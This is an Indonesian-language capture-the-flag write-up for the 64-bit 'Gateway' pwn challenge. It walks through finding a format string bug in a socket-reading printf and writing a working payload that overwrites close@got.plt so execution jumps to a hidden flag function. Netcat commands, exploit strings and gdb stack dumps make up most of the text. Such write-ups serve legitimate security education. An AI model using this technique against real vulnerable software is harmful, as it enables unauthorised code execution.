Gateway

Pwning - 100 points

# Soal

|  |
| --- |
| Service: 128.199.174.161  Port: 17866  ASLR: Off - Ubuntu 14.04.5 LTS  \*Tes Koneksi: #nc 128.199.174.161 17866  [gateway](https://ctf.idsecconf.org/download?file_key=fc7912e3c3e7e60616cd9789552a6050f11065f0cc6d4f23d75a64cd41a782be&team_key=2a3d00950bcec988c6f9a00242687028ade2e180c4a337d64a8761b253b2df59) - 6a7c0c11a51ff83518e876228dc45159 |

# Solusi

Soal ini hampir sama persis dengan CTF Internetwache 2016 (Remote Printer)[[1]](#footnote-0), bedanya yang ini versi 64-bit, stripped. Fungsi main:


|  |
| --- |
| int **\_\_cdecl** main(int argc, **const** char \*\*argv, **const** char \*\*envp) {  unsigned int v4; *// [sp+Ch] [bp-14h]@1*  char v5; *// [sp+10h] [bp-10h]@1*   setbuf(stdout, 0LL);  v4 = 0;  puts("Selamat Datang Di -HOST GATEWAY-!");  printf("Masukkan Alamat IPv4 Tujuan:", 0LL);  \_\_isoc99\_scanf(4197303LL, &v5);  printf("Masukkan Port:", &v5);  \_\_isoc99\_scanf(4197323LL, &v4);  printf("Oke, mencoba terkoneksi %s:%d saat!**\n**", &v5, v4);  SOKET(&v5, v4);  **return** 0; } |

Fungsi SOKET @0x4009B5 (fungsi ini saya sendiri yang kasih nama):

|  |
| --- |
| void **\_\_fastcall** SOKET(**const** char \*a1, uint16\_t a2) {  char buf; *// [sp+10h] [bp-2020h]@5*  **struct** sockaddr addr; *// [sp+2010h] [bp-20h]@3*  int fd; *// [sp+202Ch] [bp-4h]@1*   fd = socket(2, 1, 0);  **if** ( fd == -1 )  {  puts("Soket Tidak Terbentuk :(");  }  **else**  {  \*(\_DWORD \*)&addr.sa\_data[2] = inet\_addr(a1);  addr.sa\_family = 2;  \*(\_WORD \*)&addr.sa\_data[0] = htons(a2);  **if** ( connect(fd, &addr, 16u) >= 0 )  {  **if** ( recv(fd, &buf, 8192uLL, 0) >= 0 )  {  printf(&buf, &buf);  close(fd);  }  **else**  {  puts("Tidak Ada Data :(");  }  }  **else**  {  perror("Tidak Ada Koneksi :(**\n**");  }  } } |

Terlihat vulnerability-nya adalah format string. Ada statemen printf(&buf, &buf) (sepertinya IDA salah memberi argumen, karena kalau lihat di hasil disassembly cuma satu parameter, jadi seharusnya cuma printf(buf)).


Lihat lebih jauh di disassembly, ada “dead code” yang mencetak flag tapi tidak pernah dipanggil.



Format string vulnerability agak susah untuk mengontrol RIP, maka salah satu alternatif yang bisa dipakai adalah meng-overwrite satu fungsi di got.plt dengan alamat fungsi flag. Di program, setelah printf yang vulnerable dipanggil fungsi close(),

|  |
| --- |
| printf(buf);  close(fd); |

Sehingga kita bisa meng-overwrite close@got.plt dengan alamat fungsi flag (0x400A98). Jadi saat program memanggil close(), yang akan dijalankan justru fungsi flag.



close@got.plt bisa di-overwrite karena program tidak RELRO, bisa dicek dengan checksec.

|  |
| --- |
| $ checksec --file gateway  **RELRO** STACK CANARY NX PIE ...  **No RELRO** No canary found NX disabled No PIE ... |


Jadi tujuan kita adalah meng-overwrite memori pada alamat 0x601238 dengan nilai 0x400A98, dengan format string exploit.

### 

### 

### Mencari Indeks Format String

Di sini kita membuat payload-nya via netcat yang listen ke port tertentu, dan nanti program yang akan koneksi ke port tersebut.



|  |
| --- |
| $ echo -ne "AAAAAAAA\_%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx" | nc -lvp 2222 |

|  |
| --- |
| AAAAAAAA\_7ffff1a84f80.2000.ffffffffffffffff.0.0.8ae00000000.7ffff1a86fc0.**4141414141414141**.786c252e786c255f.786c252e786c252ea |

Pola kita muncul di index 8.

### Overwrite - Gagal

Pola umum untuk overwrite dengan format string adalah:

|  |
| --- |
| <alamat\_overwrite>%<nilai\_overwrite\_dalam\_angka>c%<index>$n |

Nilai 0x400A98 dalam desimal adalah: 4197016, dikurangi 8 untuk alamat overwrite jadi 4197008, sehingga payloadnya:

|  |
| --- |
| \x38\x12\x60\x00\x00\x00\x00\x00%4197008c%8$n |

Note: kalau lewat terminal, tanda $ harus ditulis \$ supaya tidak di-escape

Singkat cerita, itu tidak berhasil :( Memori pada alamat tersebut nilainya tetap tidak berubah setelah printf() tereksekusi (dicek pakai GDB). Tebakan saya adalah karena payload mengandung null character (\x00) sehingga printf tidak membaca keseluruhan payload.

Ini isi stack (setelah recv, sebelum masuk printf), dilihat dengan gdb-peda:

|  |
| --- |
| 0000| 0x7fffffffbbd0 --> 0x8ae00000000  0008| 0x7fffffffbbd8 --> 0x7fffffffdc20 ("127.0.0.1")  0016| 0x7fffffffbbe0 --> **0x601238 --> 0x400786** # index 8  0024| 0x7fffffffbbe8 ("%4197008c%8$n") # index 9  0032| 0x7fffffffbbf0 --> 0x6e24382563 ('c%8$n') # index 10  0040| 0x7fffffffbbf8 --> 0x0 # index 11  0048| 0x7fffffffbc00 --> 0x0 # index 12  0056| 0x7fffffffbc08 --> 0x0 # index 13 |

### Overwrite - Berhasil

Untuk mengatasi null char, bagaimana kalau alamat yang di-overwrite ditaruh belakang, tapi tentunya kali ini kita perlu karakter junk untuk padding ke belakang supaya alamat overwrite “ngepas” 8 byte di satu segmen stack, tidak tercampur dengan byte lain.

|  |
| --- |
| %<nilai\_overwrite>c%<index>$n<padding><alamat\_overwrite> |

Observasi lain adalah nilai yang hendak dioverwrite. Alamat close@plt yang akan ditimpa adalah 0x400786 (lihat di susunan stack di atas, 0x601238 --> 0x400786). Sedangkan alamat fungsi flag kita adalah 0x400A98. Bisa dilihat bahwa sebenarnya kita hanya perlu mengubah 2 byte saja (dari 0786 menjadi 0A98). Maka supaya nilai overwritenya tidak terlalu besar, kita bisa gunakan “hn” dalam format stringnya[[2]](#footnote-1). Nilai overwrite kita tadi adalah 0x0A98 atau 2712 dalam desimal.

|  |
| --- |
| %2712c%<index>$hn<padding>\x38\x12\x60\x00\x00\x00\x00\x00 |

Nilai index dan isi junk harus kita hitung lagi supaya alamat overwrite (\x38\x12\x60\x00\x00\x00\x00\x00) ngepas di satu segmen stack. Misalnya saja padding kita: ABCDEFGHIJKLM dan index = 11 (ngasal dulu):

|  |
| --- |
| %2712c%11$hnABCDEFGHIJKLM\x38\x12\x60\x00\x00\x00\x00\x00 |

Breakpoint sebelum printf, dan lihat isi stack:

|  |  |
| --- | --- |
| 0000| 0x7fffffffbbd0 --> 0x8ae00000000  0008| 0x7fffffffbbd8 --> 0x7fffffffdc20 ("127.0.0.1")  0016| 0x7fffffffbbe0 ("%2712c%11$hnABCDEFGHIJKLM8\022`")  0024| 0x7fffffffbbe8 ("1$hnABCDEFGHIJKLM8\022`")  0032| 0x7fffffffbbf0 ("EFGHIJKLM8\022`")  **0040| 0x7fffffffbbf8 --> 0x6012384d**  0048| 0x7fffffffbc00 --> 0x0  0056| 0x7fffffffbc08 --> 0x0 | # index 8  # index 9  # index 10  **# index 11**  # index 12  # index 13 |

Perhatikan area merah, indexnya sudah benar sepertinya (11), tapi alamatnya masih ada “4d” di belakangnya. Berarti padding-nya terlalu banyak 1 huruf. Bisa kita kurangi huruf terakhir:

|  |
| --- |
| %2712c%11$hnABCDEFGHIJKL\x38\x12\x60\x00\x00\x00\x00\x00 |

Hasilnya di stack:

|  |
| --- |
| 0000| 0x7fffffffbbd0 --> 0x8ae00000000  0008| 0x7fffffffbbd8 --> 0x7fffffffdc20 ("127.0.0.1")  0016| 0x7fffffffbbe0 ("%2712c%11$hnABCDEFGHIJKL8\022`")  0024| 0x7fffffffbbe8 ("1$hnABCDEFGHIJKL8\022`")  0032| 0x7fffffffbbf0 ("EFGHIJKL8\022`")  **0040| 0x7fffffffbbf8 --> 0x601238 --> 0x400786 (<close@plt+6>: push 0x6)**  0048| 0x7fffffffbc00 --> 0x0  0056| 0x7fffffffbc08 --> 0x0 |

Sudah benar isinya 0x601238. Lanjutkan next instruction sampai setelah printf tereksekusi, maka ini isi stack setelah printf tereksekusi:

|  |
| --- |
| 0000| 0x7fffffffbbd0 --> 0x8ae00000000  0008| 0x7fffffffbbd8 --> 0x7fffffffdc20 ("127.0.0.1")  0016| 0x7fffffffbbe0 ("%2712c%11$hnABCDEFGHIJKL8\022`")  0024| 0x7fffffffbbe8 ("1$hnABCDEFGHIJKL8\022`")  0032| 0x7fffffffbbf0 ("EFGHIJKL8\022`")  **0040| 0x7fffffffbbf8 --> 0x601238 --> 0x400a98 (push rbp)**  0048| 0x7fffffffbc00 --> 0x0  0056| 0x7fffffffbc08 --> 0x0 |

Sekarang lihat bahwa alamat 0x601238 sudah tidak lagi menunjuk ke close@plt, tapi ke alamat flag kita 0x400a98. Kalau program dilanjutkan, ketika dia berusaha memanggil close@got.plt, dia akan diarahkan ke fungsi flag kita. Pwned…

### 

### Pwn ke Remote Server

Jika tadi payload ada di localhost (127.0.0.1), sekarang harus dijalankan di suatu server. Misalnya di sini saya pakai server yang saya kelola (103.10.105.200).

Di server:

|  |
| --- |
| $ echo -ne "%2712c%11\$hnABCDEFGHIJKL\x38\x12\x60\x00\x00\x00\x00\x00" | nc -l 2222 |

Di tempat lain:

|  |
| --- |
| $ nc 128.199.174.161 17866  Selamat Datang Di -HOST GATEWAY-!  Masukkan Alamat IPv4 Tujuan:**103.10.105.200**  Masukkan Port:**2222**  Oke, mencoba terkoneksi 103.10.105.200:2222 saat!  �ABCDEFGHIJKL8`flag{format\_masa\_lalU} |

Maka akan didapatkan flag yang kita tunggu-tunggu…

**flag{format\_masa\_lalU}**

1. <https://github.com/ctfs/write-ups-2016/tree/master/internetwache-ctf-2016/exploit/remote-printer-80> [↑](#footnote-ref-0)
2. %n: menulis 4 byte, %hn: menulis 2 byte, %hhn: menulis 1 byte [↑](#footnote-ref-1)